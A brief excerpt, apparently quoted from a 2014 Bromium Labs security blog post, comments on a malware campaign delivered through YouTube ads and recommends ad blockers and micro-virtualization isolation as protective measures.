We all understand that YouTube is an incredibly popular website with over 1 billion users. So it is a big target. We don't know the extent of the damage done by this malware campaign. Only Google can possibly estimate some accurate numbers of people impacted by this.

From a user security standpoint, we recommend disabling ads using ad blockers in the interim and use robust isolation technologies such as micro-virtualization to prevent such unforeseen attacks.

Inserted from <http://labs.bromium.com/2014/02/21/the-wild-wild-web-youtube-ads-serving-malware/>